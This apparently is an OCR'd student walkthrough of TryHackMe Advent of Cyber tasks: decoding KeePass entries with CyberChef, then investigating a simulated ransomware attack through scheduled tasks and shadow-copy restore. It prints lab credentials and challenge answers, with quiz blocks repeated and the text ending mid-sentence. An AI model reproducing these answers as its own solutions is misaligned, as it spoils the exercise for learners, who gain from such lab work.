

**Question 4,5 :**

After getting into keepass we can press the network file and find the Elfserver title.Double clicking the elf server we can find the password that needs to be decoded. We can put the password and then bake it to get the decoded password. At the same time we can find the encoding used to decode it.




**Question 6:**

Double clicking the ElfMail we can find the password that needs to be decoded. We can put the password and then bake it to get the decoded password value.





**Question 7:**

Exploring in the KeePass entry till find the Elf Security System and then doubleclick it. We can get the password and username.




**Question 8:**

We must copy the notes of the Elf Security System and then paste it in the CyberChef and bake with a charcode recipe twice. We will get a website link and we should follow that link to get the link.




**Thought Process/Methodology:**

Firstly, we must start the machine and then connect remmina with the ip address that's given.Finally click Accept certificate and login with username Administrator and password sn0wF!akes!!.Open the file named *dGhlZ3JpbmNod2FzaGVyZQ==* and put it in the CyberChef.The other way to solve this is to just use the *Magic* recipe which will try to decode the string for us. It shows us that the value is Base64 encoded.We can now answer the first question about the password to the KeePass database.Now we can open KeePass and enter in the master password of *thegrinchwashere.*We need to decode the Elf server password,we can click through the options on the left until find a Title of Elf Server. This is under the Network option.Right click on the password and click Copy Password. Now we can paste it into CyberChef, and try the Hex recipe.Now we must go to the eMail tab and look at the entry. It shows a URL of https%3A%2F%2F123.456.789.9998.We must decode it . In the Recycle Bin we can see the Elf Security System username and password. To find the flag we must copy the numbers in the notes there and decode it using the charcode recipe twice.This time it converts to a GitHub link. If we visit https://gist.github.com/heavenraize we see a flag.


## Day 23 - The Grinch strikes again!


**Tool used:** Remmina and try hackme

**Solution/walkthrough:**

**Question 1:**


Set up Remmina with the terminal with “Remmina &” and set the wallpaper in the preference and sign in the remmina with server’s IP, username and password to connect to the remmina.





## Question 2:


Open up Task scheduler and click on Task scheduler library. Go to the Z drive in the file and click on RansomNote.txt in Desktop category and copy the bitcoin address and echo it in the terminal to get the plain text value saying “nomorebestfestivalcompany”.





## Question 3:

Go to the Documents folder and click on the confidential folder and you should see the file extension is in ".grinch".





## Question 4:

Go to the Desktop and you will see the name of the suspicious scheduled task which is "opidsfsdf".





## Question 5:


Go to Task Scheduler Library and click "opidsfsdf" and you will see the location of the executable that is run at login which "C:\users\administrator\desktop\opidsfsdf.exe".




## Question 6:


In the Task Scheduler Library, click on preference on the right side. Go to Actions, in the "add argument (optional)", you will see the ShadowCopy ID which is "7a9eea15-0000-0000-0000-010000000000".






## Question 7:

The hidden folder is “confidential” as you can see in the file explorer.




## Question 8:

Right click on the confidential folder and restore the encrypted file that is within this hidden folder to the previous version. Then double click on the confidential folder and click on “master-password.txt” and you will be able to see the password “m33pa55w0rdIZseecure!”.

extension for each of the encrypted files?

.grinch — Correct Answer

What is the name of the suspicious scheduled task?

opidsfsdf — Correct Answer

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

C:\Users|Administrator\Desktop\opidsfsdf.exe — Correct Answer

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

7a9eea15-0000-0000-0000-010000000000 — Correct Answer

Assign the hidden partition a letter. What is the name of the hidden folder?


confidential — Correct Answer

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Answer format: ********** — Submit

Task 26 [Day 24] Final Challenge The Trial Before Christmas

Task 27 Next Steps




extension for each of the encrypted files?

.grinch — Correct Answer

What is the name of the suspicious scheduled task?

opidsfsdf — Correct Answer

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

C:\Users|Administrator\Desktop\opidsfsdf.exe — Correct Answer

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

7a9eea15-0000-0000-0000-010000000000 — Correct Answer

Assign the hidden partition a letter. What is the name of the hidden folder?


confidential — Correct Answer

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Answer format: ********** — Submit

Task 26 [Day 24] Final Challenge The Trial Before Christmas

Task 27 Next Steps




extension for each of the encrypted files?

.grinch — Correct Answer

What is the name of the suspicious scheduled task?

opidsfsdf — Correct Answer

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

C:\Users|Administrator\Desktop\opidsfsdf.exe — Correct Answer

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

7a9eea15-0000-0000-0000-010000000000 — Correct Answer

Assign the hidden partition a letter. What is the name of the hidden folder?


confidential — Correct Answer

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

m33pa55w0rdIZseecure! — Correct Answer

Task 26 [Day 24] Final Challenge The Trial Before Christmas

Task 27 Next Steps



**Thought Process/Methodology:**

Firstly we should start our attack box and set up remmina. After, we should set up Remmina with the terminal with “Remmina &” and set the wallpaper in the preference and sign in the remmina with server’s IP,  username and password to connect to the remmina. Later on, we should Open up the Task scheduler and click on the Task scheduler library. Go to the Z drive in the file and click on RansomNote.txt in Desktop category and copy the bitcoin address and echo it in the terminal to get the plain text value saying “nomorebestfestivalcompany”. Then, we should go to the Documents folder and click on the confidential folder and you should see the file extension is in “.grinch”. Then, for question 4 we should go to the Desktop and you will see the name of the suspicious scheduled task which is “opidsfsdf”. After accessing the In the Task Scheduler Library, click on preference on the right side. Go to Actions, in the “add argument (optional)”, you will see the ShadowCopy ID which is “7a9eea15-0000-0000-0000-010000000000”. After finding the hidden folder, “confidential” as you can see in the file explorer, finally we should right click on the confidential folder and restore the encrypted file 